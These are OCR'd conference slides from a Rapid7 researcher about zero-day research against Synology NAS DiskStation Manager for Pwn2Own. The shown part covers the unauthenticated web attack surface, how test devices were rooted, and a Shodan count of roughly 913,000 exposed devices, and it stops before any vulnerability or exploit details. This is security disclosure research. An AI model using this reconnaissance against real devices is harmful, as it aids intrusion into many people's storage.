DisguiseDelimit

Exploiting Synology NAS with Delimiters and Novel Tricks

RAPID7

- This talk will discuss what I learned while performing zero-day research on Synology NAS
- The end result was a $40,000 prize at the Pwn2Own Ireland competition



Overview

I. Introduction
II. Synology NAS Internals & Attack Surface
III. Discovering an Unauthenticated Vulnerability
IV. Novel Exploitation Technique
V. Exploit Presentation

$ whoami

- Ryan Emmons
- Staff Security Researcher at Rapid7
- Four years of zero-day research experience
- Zero-day discovery and n-day analysis
- Reported to notable organizations like Oracle, Microsoft, SonicWall

Project Goals

- Write an unauthenticated exploit
- Target Synology DiskStation Manager (“DSM”)
- Should work in the default config
- No adversary-in-the-middle
- Needs to be highly reliable
- Timeline of 3 ½ weeks



Synology DSM

- File Management
- Multimedia
- Collaboration
- Virtualization
- Productivity
- Surveillance




Target Footprint

- Naive Shodan query
- Nearly 1 million public-facing devices likely to be vulnerable
- Significant potential impact - tons of initial access!

TOTAL RESULTS

912,951

TOP COUNTRIES




Synology DSM
Internals & Attack Surface

RAPID7

Research Targets

- All Synology NAS runs some variation of DiskStation Manager OS
- The most affordable new hardware options are likely DS124 or BeeStation
- There’s also a community project called ‘virtual-dsm’ to run DSM in a Docker container



Research Targets

- Different devices have different default configurations
- Different Synology NAS products also run different architectures
- BeeStation has an ARM processor, while modern DiskStations are typically x86_64

Research Targets

- Synology offers a Package Manager to install add-on packages
- Despite these packages qualifying for the competition, I wanted maximum impact
- Default packages only!

Rooting DiskStation Manager

- Synology BeeStation does not expose SSH or other “advanced” services by default
- “Synology Technology Support Remote Access” can be enabled to SSH in
- ‘Local Access’ can be enabled to configure local credentials and enable SMB
- DiskStation admin panel has SSH toggle

Brief History of Exploitation

- ‘A Pain in the NAS: Exploiting Cloud Connectivity to PWN your NAS’ by Claroty Team82, 2023
- ‘Your NAS is not your NAS !’ by DEVCORE, 2022
- Both primarily applicable to an attacker in an adjacent network position
- Researcher Qian Chen presented an excellent overview of the “JSON-RPC”-like Synology web API at Power of Community in 2019

Remote Attack Surface


- The DSM web service is, by far, the most widely exposed attack surface
- It’s enabled by default
- After administrator web authentication, virtually all NAS features are accessible
- What’s reachable without authentication?

Case Study: Discovering an Unauthenticated Vulnerability

RAPID7


Exploitation Potential

- The DSM web service listens on ports 5000, 5001, 6600, 6601
- A lot of researchers have tested this attack surface
- Maybe we can do it in a new way!




Authentication

1. Input username




Authentication

1. Input username
2. Input password




Authentication

